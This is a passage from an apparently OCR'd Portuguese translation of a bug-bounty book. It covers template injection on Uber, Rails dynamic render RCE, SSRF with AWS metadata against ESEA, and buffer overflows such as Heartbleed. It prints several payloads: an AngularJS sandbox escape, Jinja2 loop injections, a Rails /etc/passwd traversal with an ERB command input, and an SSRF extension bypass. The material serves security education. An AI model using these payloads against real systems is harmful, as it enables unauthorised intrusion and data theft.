
Em março de 2016, James Kettle (um dos desenvolvedores do Burp Suite, uma ferramenta recomendada no no capítulo Ferramentas) encontrou uma vulnerabilidade CSTI com o URL
https://developer.uber.com/docs/deep- linking?q=wrtz{{{7*7}}} com o URL. De acordo com seu relatório, se você visualizasse o arquivo
a string wrtz49 existiria, demonstrando que a expressão havia sido avaliada.

Agora, curiosamente, o Angular usa o que é chamado de sandboxing para "manter uma separação adequada das responsabilidades do aplicativo". Às vezes, a separação fornecida pelo sandboxing é projetada como um recurso de segurança para limitar o que um possível invasor poderia acessar. No entanto, com relação ao Angular, a documentação afirma que "essa sandbox não se destina a impedir que um invasor possa editar o modelo [e] pode ser possível executar Javascript arbitrário dentro de vinculações de dupla curvatura".

[1] https://hackerone.com/reports/125027

Usando o Javascript a seguir, James conseguiu escapar da sandbox do Angular e executar Javascript arbitrário:

https://developer.uber.com/docs/deep-linking?q=wrtz{{(_="".sub).call.call({}[$="\
constructor"].getOwnPropertyDescriptor(_. proto ,$).value,0, "alert(1)")()}}zzz\ z



Injeção angular no Uber Docs

Como ele observa, essa vulnerabilidade pode ser usada para sequestrar contas de desenvolvedores e aplicativos associados.

Conclusões

Fique atento ao uso do AngularJS e teste os campos usando a sintaxe Angular {{ }}. Para facilitar sua vida, obtenha o plug-in Wappalyzer para Firefox - ele mostrará qual software um site está usando, inclusive o uso do AngularJS.

2. Injeção de modelo do Uber

Dificuldade: Média

Url: riders.uber.com

Link do relatório: hackerone.com/reports/125980[2]

Data da denúncia: 25 de março de

2016 **Recompensa paga**: US$


10.000 **Descrição**:

Quando a Uber lançou seu programa público de recompensa por bugs no HackerOne, também incluiu um "mapa do tesouro" que pode ser encontrado em seu site, https://eng.uber.com/bug-bounty.

O mapa detalha vários subdomínios confidenciais que a Uber usa, incluindo as tecnologias utilizadas por cada um deles. Assim, com relação ao site em questão, riders.uber.com, a pilha incluía Python Flask e NodeJS. Portanto, com relação a essa vulnerabilidade, Orange (o hacker) observou que Flask e Jinja2 foram usados e testou a sintaxe no campo de nome.

Agora, durante os testes, Orange observou que qualquer alteração em um perfil no riders.uber.com resulta em um e-mail e uma mensagem de texto para o proprietário da conta. Assim, de acordo com a publicação em seu blog, ele testou **{{1+1}}**, o que fez com que o site analisasse a expressão e imprimisse 2 no e-mail para ele mesmo.


Em seguida, ele tentou o payload **{% For c in [1,2,3]%} {{c,c,c}} {% endfor %}** que executa um loop for resultando no seguinte na página de perfil:



blog.organge.tw Perfil da Uber após injeção de carga útil

e o e-mail resultante:

[2] hackerone.com/reports/125980



blog.organge.tw E-mail da Uber após injeção de carga útil

Como você pode ver, na página de perfil, o texto real é renderizado, mas o e-mail realmente executou o código e o injetou no e-mail. Como resultado, existe uma vulnerabilidade que permite a um invasor executar código Python.

Agora, o Jinja2 tenta mitigar os danos ao colocar a execução em sandbox, o que significa que a funcionalidade é limitada, mas isso pode ser contornado ocasionalmente. Esse relatório foi originalmente apoiado por uma postagem de blog (que foi publicada um pouco mais cedo) e incluiu alguns ótimos links para o blog da nVisium.com (sim, a mesma nVisium que executou o Rails RCE), que demonstrou como escapar da funcionalidade de sandbox:

- https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2
- https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii

Conclusões

Anote as tecnologias que um site está usando, pois elas geralmente levam a insights importantes sobre como você pode explorar um site. Nesse caso, o Flask e o Jinja2 acabaram sendo ótimos vetores de ataque. E, como no caso de algumas das vulnerabilidades de XSS, a vulnerabilidade pode não ser imediata ou prontamente aparente, certifique-se de verificar todos os locais onde o texto é renderizado. Nesse caso, o nome do perfil no site da Uber mostrava texto simples e foi o e-mail que realmente revelou a vulnerabilidade.

3. Renderização dinâmica do Rails

Dificuldade: Média

Url: N/A

Link **do relatório:** https://nvisium.com/blog/2016/01/26/rails-dynamic-render-to-rce-cve-2016-0752[3]

Data do relatório: 1º de fevereiro de 2015

Recompensa paga: N/A

Descrição:

Ao pesquisar esse exploit, a nVisium forneceu um detalhamento e uma explicação incríveis do exploit. Com base em sua descrição, os controladores do Ruby on Rails são responsáveis pela lógica comercial em um aplicativo Rails. A estrutura fornece algumas funcionalidades bastante robustas, incluindo a capacidade de inferir qual conteúdo deve ser renderizado para o usuário com base em valores simples passados para o método de renderização.

Ao trabalhar com o Rails, os desenvolvedores têm a capacidade de controlar implícita ou explicitamente o que é renderizado com base no parâmetro passado para a função. Assim, os desenvolvedores podem renderizar explicitamente o conteúdo como texto, JSON, HTML ou algum outro arquivo.

Com essa funcionalidade, os desenvolvedores podem pegar os parâmetros passados do URL e passá-los para o Rails, que determinará o arquivo a ser renderizado. Assim, o Rails procuraria algo como **app/views/user/#{params[:template]}**.

O Nvisium usa o exemplo de passar o painel que pode renderizar um .html, .haml, .html.erb dashboard view. Ao receber essa chamada, o Rails examinará os diretórios em busca de tipos de arquivo que correspondam à convenção do Rails (o mantra do Rails é convenção sobre configuração). No entanto, quando você diz ao Rails para renderizar algo e ele não consegue encontrar o arquivo apropriado para usar, ele procurará em RAILS_ROOT/app/views, RAILS_ROOT e na raiz do sistema.

Isso é parte do problema. O RAILS_ROOT se refere à pasta raiz do seu aplicativo, e procurar lá faz sentido. A raiz do sistema não faz, e é perigosa.

Então, usando isso, você pode passar %2f%2fpasswd e o Rails imprimirá seu arquivo /etc/passwd. Assustador.

Agora, isso vai ainda mais longe, se você passar **<%25%3dls%25>**, isso será interpretado como **<%= ls %>**. Na linguagem de modelos erb, <%= %> significa código a ser executado e impresso, portanto, aqui, o comando ls seria executado ou permitiria a execução remota de código.

---

[3] https://nvisium.com/blog/2016/01/26/rails-dynamic-render-to-rce-cve-2016-0752

Conclusões

Essa vulnerabilidade não existiria em todos os sites Rails - dependeria de como o site foi codificado. Como resultado, isso não é algo que uma ferramenta automatizada necessariamente detectará. Fique atento quando souber que um site foi criado usando Rails, pois a maioria segue uma convenção comum para URLs - no mais básico, é /controller/id para solicitações GET simples, ou /controller/id/edit para edições etc.

Quando você perceber o surgimento desse padrão de url, comece a brincar. Passe valores inesperados e veja o que é retornado.

Resumo

Ao procurar vulnerabilidades, é uma boa ideia tentar identificar a tecnologia subjacente (seja ela uma estrutura da Web, um mecanismo de renderização de front-end etc.) para encontrar possíveis vetores de ataque. A variedade de mecanismos de modelagem torna difícil dizer exatamente o que funcionará em todas as circunstâncias, mas é aí que saber qual tecnologia é usada o ajudará. Fique atento às oportunidades em que o texto que você controla está sendo renderizado de volta para você na página ou em algum outro local (como um e-mail).

17. Falsificação de solicitação do lado do servidor

Descrição

A falsificação de solicitação do lado do servidor, ou SSRF, é uma vulnerabilidade que permite que um invasor use um servidor de destino para fazer solicitações HTTP em nome do invasor. Isso é semelhante ao CSRF, pois ambas as vulnerabilidades executam solicitações HTTP sem que a vítima as reconheça. Com a SSRF, a vítima seria o servidor vulnerável; com a CSRF, seria o navegador do usuário.

O potencial aqui pode ser muito amplo e incluir:

- Divulgação de informações em que induzimos o servidor a divulgar informações sobre si mesmo, conforme descrito no Exemplo 1, usando metadados do AWS EC2
- XSS se conseguirmos fazer com que o servidor renderize um arquivo HTML remoto com Javascript

Exemplos

1. ESEA SSRF e consulta de metadados da AWS

Dificuldade: média

Url: https://play.esea.net/global/media_preview.php?url=

Link **do relatório:** http://buer.haus/2016/04/18/esea-server-side-request-forgery-and-query- ing-aws-meta-data/[1]

Data da denúncia: 18 de abril de

2016 **Recompensa paga**: US$

1.000 **Descrição**:

A E-Sports Entertainment Association (ESEA) é uma comunidade de videogame competitiva de esportes eletrônicos fundada pela E-Sports Entertainment Association (ESEA). Recentemente, eles iniciaram um programa de recompensa por bugs, no qual Brett Buerhaus encontrou uma boa vulnerabilidade de SSRF.

Usando o Google Dorking, Brett pesquisou por **site:https://play.esea.net/ ext:php**. Isso utiliza o Google para pesquisar o domínio **play.esea.net** em busca de arquivos PHP. Os resultados da consulta incluíram https://play.esea.net/global/media_preview.php?url=.

[1] http://buer.haus/2016/04/18/esea-server-side-request-forgery-and-querying-aws-meta-data/

Observando o URL, parece que o ESEA pode estar renderizando conteúdo de sites externos. Esse é um sinal de alerta quando se procura o SSRF. Como ele descreveu, Brett tentou fazer sua própria tentativa - main: **https:**//play.esea.net/global/media_preview.php?url=http://ziot.org. Mas não teve sorte. Acontece que o esea estava procurando arquivos de imagem, então ele tentou uma carga útil que incluía uma imagem, primeiro usando o Google como domínio e depois o seu próprio, **https://play.esea.net/global/media_-preview.php?url=**http://ziot.org/1.png.

Sucesso.

Agora, a verdadeira vulnerabilidade aqui está em enganar um servidor para que ele renderize um conteúdo diferente das imagens pretendidas. Em seu post, Brett detalha truques típicos, como o uso de um byte nulo (%00), barras adicionais e pontos de interrogação para contornar ou enganar o back-end. No caso dele, ele adicionou um ? à url: **https://play.esea.net/global/media_pre- view.php?url=**http://ziot.org/?1.png.

O que isso faz é converter o caminho do arquivo anterior, 1.png, em um parâmetro e não em parte do URL real que está sendo renderizado. Como resultado, o ESEA renderizou sua página da Web. Em outras palavras, ele ignorou a verificação de extensão do primeiro teste.

Agora, aqui, você poderia tentar executar uma carga útil de XSS, como ele descreve. Basta criar uma página HTML simples com Javascript, fazer com que o site a renderize e pronto. Mas ele foi além. Com a ajuda de Ben Sadeghipour (lembre-se dele na entrevista nº 1 do Hacking Pro Tips no meu canal do YouTube e no Polyvore RCE), ele testou a consulta de metadados de instâncias do AWS EC2.

EC2 é o Elastic Compute Cloud da Amazon, ou servidores em nuvem. Eles oferecem a capacidade de consultar a si mesmos, por meio de seu IP, para obter metadados sobre a instância. Obviamente, esse privilégio está bloqueado para a própria instância, mas como Brett tinha a capacidade de controlar de onde o servidor estava carregando o conteúdo, ele podia fazer a chamada para si mesmo e extrair os metadados.

A documentação do ec2 está aqui: **http://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html**. Há algumas informações bastante confidenciais que você pode obter.

Conclusões

O Google Dorking é uma ótima ferramenta que economiza seu tempo e expõe todos os tipos de possíveis explorações. Se estiver procurando vulnerabilidades de SSRF, fique atento a quaisquer URLs de destino que pareçam estar puxando conteúdo remoto. Nesse caso, foi o **url=** que foi a revelação.

Em segundo lugar, não saia correndo com a primeira ideia que tiver. Brett poderia ter relatado a carga útil de XSS, o que não teria sido tão impactante. Ao se aprofundar um pouco mais, ele conseguiu expor o verdadeiro potencial dessa vulnerabilidade. Mas, ao fazer isso, tenha cuidado para não exagerar.

Resumo

A falsificação de solicitações do lado do servidor ocorre quando um servidor pode ser explorado para fazer solicitações em nome de um invasor. Entretanto, nem todas as solicitações acabam sendo exploráveis. Por exemplo, o fato de um site permitir que você forneça um URL para uma imagem que ele copiará e usará em seu próprio site (como o exemplo do ESEA acima) não significa que o servidor esteja vulnerável. Descobrir isso é apenas a primeira etapa, depois da qual você precisará confirmar qual é o potencial. Com relação ao ESEA, enquanto o site procurava arquivos de imagem, ele não estava validando o que recebia e poderia ser usado para renderizar XSS malicioso, bem como fazer solicitações HTTP para seus próprios metadados do EC2.

18. Memória

Descrição

Estouro de buffer

Um estouro de buffer é uma situação em que um programa que está gravando dados em um buffer, ou área de memória, tem mais dados para gravar do que o espaço realmente alocado para essa memória. Pense nisso em termos de uma bandeja de cubos de gelo: você pode ter espaço para criar 12, mas só quer criar 10. Ao encher a bandeja, você adiciona água demais e, em vez de preencher 10 pontos, preenche 11. Você acabou de transbordar a bandeja de cubos de gelo.

Os Buffer Overflows levam a um comportamento errático do programa, na melhor das hipóteses, e a uma grave vulnerabilidade de segurança, na pior. O motivo é que, com um estouro de buffer, um programa vulnerável começa a sobrescrever dados seguros com dados inesperados, que podem ser chamados posteriormente. Se isso acontecer, esse código sobrescrito pode ser algo completamente diferente do que o programa espera, o que causa um erro. Ou, um hacker mal-intencionado poderia usar o estouro para escrever e executar um código mal-intencionado.

Aqui está um exemplo de imagem da Apple[1]:

Exemplo de estouro de buffer

Aqui, o primeiro exemplo mostra um possível estouro de buffer. A implementação do strcpy pega a string "Larger" e a grava na memória, desconsiderando o espaço alocado disponível (as caixas brancas) e gravando em uma memória não intencional (as caixas vermelhas).

[1] https://developer.apple.com/library/mac/documentation/Security/Conceptual/SecureCodingGuide/Articles/BufferOverflows. html

Leitura fora dos limites


Além de gravar dados além da memória alocada, outra vulnerabilidade está na leitura de dados fora de um limite de memória. Esse é um tipo de Buffer Overflow, pois a memória está sendo lida além do que o buffer deveria permitir.

Um exemplo famoso e recente de uma vulnerabilidade que lê dados fora de um limite de memória é o bug OpenSSL Heartbleed, divulgado em abril de 2014. No momento da divulgação, aproximadamente 17% (500 mil) dos servidores da Web seguros da Internet, certificados por autoridades confiáveis, foram afetados pelo bug.
Acredita-se que os laços eram vulneráveis ao ataque (https://en.wikipedia.org/wiki/Heartbleed[2]).

O Heartbleed pode ser explorado para roubar chaves privadas do servidor, dados de sessão, senhas etc. Ele era executado enviando uma mensagem "Heartbeat Request" para um servidor que, em seguida, enviava exatamente a mesma mensagem de volta para o solicitante. A mensagem poderia incluir um parâmetro de comprimento. Os vulneráveis ao ataque alocavam memória para a mensagem com base no parâmetro de comprimento, sem levar em conta o tamanho real da mensagem.

Como resultado, a mensagem Heartbeat foi explorada com o envio de uma mensagem pequena com um parâmetro de comprimento grande, que os destinatários vulneráveis usaram para ler memória extra além do que foi alocado para a memória da mensagem. Aqui está uma imagem da Wikipedia:

[2] https://en.wikipedia.org/wiki/Heartbleed



Exemplo de Heartbleed

Embora uma análise mais detalhada de Buffer Overflows, Read Out of Bounds e Heartbleed esteja além do escopo deste livro, se você estiver interessado em saber mais, aqui estão alguns bons recursos:

Documentação da Apple[3]

[3] https://developer.apple.com/library/mac/documentation/Security/Conceptual/SecureCodingGuide/Articles/BufferOverflows. html

Entrada de estouro de buffer da

Wikipédia[4] Slide NOP da Wikipédia[5]

Projeto aberto de segurança de aplicativos da Web[6]

Heartbleed.com[7]

Corrupção de memória

A corrupção de memória é uma técnica usada para expor uma vulnerabilidade, fazendo com que o código execute algum tipo de comportamento incomum ou inesperado. O efeito é semelhante ao de um estouro de buffer, em que a memória é exposta quando não deveria.

Um exemplo disso é a injeção de bytes nulos. Isso ocorre quando um byte nulo ou uma string vazia %00 ou 0x00 em hexidecimal, é fornecido e leva a um comportamento não intencional por parte do programa receptor. Em C/C++ ou em linguagens de programação de baixo nível, um byte nulo representa o fim de uma cadeia de caracteres ou o término da cadeia. Isso pode dizer ao programa para parar de processar a cadeia imediatamente e os bytes que vêm depois do byte nulo são ignorados.

Isso é impactante quando o código está dependendo do comprimento da cadeia de caracteres. Se um byte nulo for lido e o processamento for interrompido, uma cadeia de caracteres que deveria ter 10 caracteres poderá ser transformada em 5. Por exemplo:

```
thisis%00mystring
```

Essa cadeia deve ter um comprimento de 15, mas se a cadeia terminar com o byte nulo, seu valor será 6. Isso é problemático com linguagens de nível inferior que gerenciam sua própria memória.

Agora, com relação aos aplicativos da Web, isso se torna relevante quando os aplicativos da Web interagem com bibliotecas, APIs externas etc. escritas em C. Passar %00 em um URL pode levar os invasores a manipular recursos da Web, inclusive ler ou gravar arquivos com base nas permissões do aplicativo da Web no ambiente mais amplo do servidor. Especialmente quando a linguagem de programação em questão, como PHP, é escrita em uma linguagem de programação C.

---

4 5
https://en.wikipedia.org/wiki/Buffer_overflowhttps://en.wikipedia.org/wiki/NOP_slide[6]
https://www.owasp.org/index.php/Buffer_Overflow[7]
http://heartbleed.com

Links da OWASP

Confira mais informações em OWASP Buffer Overflows[8] Confira OWASP Reviewing Code for Buffer Overruns and Overflows (em inglês)[9] Confira OWASP Testing for Buffer Overflows (Teste OWASP para Estouros de Buffer)[10] Confira OWASP Testing for Heap Overflows (Teste OWASP para estouros de heap)[11] Confira Testes da OWASP para estouros de pilha[12] Confira mais informações em OWASP Embedding Null Code (em inglês)[13]

Exemplos

1. PHP ftp_genlist()

Dificuldade: Alta

Url: N/A

Link **do relatório:** https://bugs.php.net/bug.php?id=69545[14]

Data da denúncia: 12 de maio de

2015 **Recompensa paga**: US$

500 **Descrição**:

A linguagem de programação PHP é escrita na linguagem de programação C, que tem o prazer de gerenciar sua própria memória. Conforme descrito acima, os Buffer Overflows permitem que usuários mal-intencionados gravem em uma memória que deveria ser inacessível e executem códigos remotamente.

Nessa situação, a função ftp_genlist() da extensão ftp permitiu um estouro, ou seja, o envio de mais de ~4.294MB que teria sido gravado em um arquivo temporário.

Isso, por sua vez, fez com que o buffer alocado fosse pequeno demais para conter os dados gravados no arquivo temporário, o que resultou em um estouro de heap ao carregar o conteúdo do arquivo temporário de volta para a memória.

---

89 https://www.owasp.org/index.php/Buffer_Overflowshttps://www.owasp.org/index.php/Reviewing_Code_for_Buffer_Overruns_and_Overflows[10]
https://www.owasp.org/index.php/Testing_for_Buffer_Overflow_(OTG-INPVAL-014)[11]
https://www.owasp.org/index.php/Testing_for_Heap_Overflow[12]
https://www.owasp.org/index.php/Testing_for_Stack_Overflow[13]
https://www.owasp.org/index.php/Embedding_Null_Code[14] https://bugs.php.net/bug.php?id=69545

Conclusões

Os Buffer Overflows são uma vulnerabilidade antiga e bem conhecida, mas ainda comum quando se lida com aplicativos que gerenciam sua própria memória, especialmente C e C++. Se você descobrir que está lidando com um aplicativo da Web baseado na linguagem C (na qual o PHP foi escrito), os estouros de buffer são uma possibilidade distinta. No entanto, se estiver apenas começando, provavelmente valerá mais a pena encontrar vulnerabilidades mais simples relacionadas à injeção e voltar aos estouros de buffer quando tiver mais experiência.

2. Módulo Python Hotshot

Dificuldade: Alta

Url: N/A

Link **do relatório:** http://bugs.python.org/issue24481[15]

Data da denúncia: 20 de junho

de 2015 **Recompensa paga**:

US$ 500 **Descrição**:

Assim como o PHP, a linguagem de programação Python é escrita na linguagem de programação C, que, conforme mencionado anteriormente, gerencia sua própria memória. O módulo Python Hotshot é um substituto para o módulo de perfil existente e é escrito principalmente em C para obter um impacto menor no desempenho do que o módulo de perfil existente. No entanto, em junho de 2015, foi descoberta uma vulnerabilidade de Buffer Overflow relacionada ao código que tentava copiar uma string de um local de memória para outro.

Essencialmente, o código vulnerável chamou o método memcpy, que copia a memória de um local para outro, informando o número de bytes a serem copiados. Aqui está a linha:

```
memcpy(self->buffer + self->index, s, len);
```

O método memcpy recebe 3 parâmetros, str, str2 e n. str1 é o destino, str é a origem a ser copiada e n é o número de bytes a serem copiados. Nesse caso, eles correspondiam a self->buffer + self->index, s e len.

Nesse caso, a vulnerabilidade estava no fato de que o **self->buffer** tinha sempre um comprimento fixo, enquanto **s** podia ter qualquer comprimento.

Como resultado, ao executar a função de cópia (como no diagrama da Apple acima), a função memcpy desconsideraria o tamanho real da área copiada, criando assim o estouro.

[15] http://bugs.python.org/issue24481

Conclusões

Vimos agora exemplos de duas funções que, implementadas incorretamente, são altamente suscetíveis a Buffer Overflows: **memcpy** e **strcpy**. Se soubermos que um site ou aplicativo depende de C ou C++, é possível pesquisar nas bibliotecas de código-fonte dessa linguagem (use algo como grep) para encontrar implementações incorretas.

O segredo será encontrar implementações que passem uma variável de comprimento fixo como terceiro parâmetro para qualquer uma das funções, correspondendo ao tamanho dos dados a serem alocados quando os dados que estão sendo copiados forem, de fato, de comprimento variável.

No entanto, conforme mencionado acima, se você estiver apenas começando, talvez valha mais a pena deixar de procurar esses tipos de vulnerabilidades e voltar a elas quando estiver mais confortável com o white hat hacking.

3. Leitura fora dos limites da Libcurl

Dificuldade: Alta

Url: N/A

Link **do relatório:** http://curl.haxx.se/docs/adv_20141105.html[16]

Data do relatório: 5 de novembro de 2014

Recompensa paga: US$ 1.000

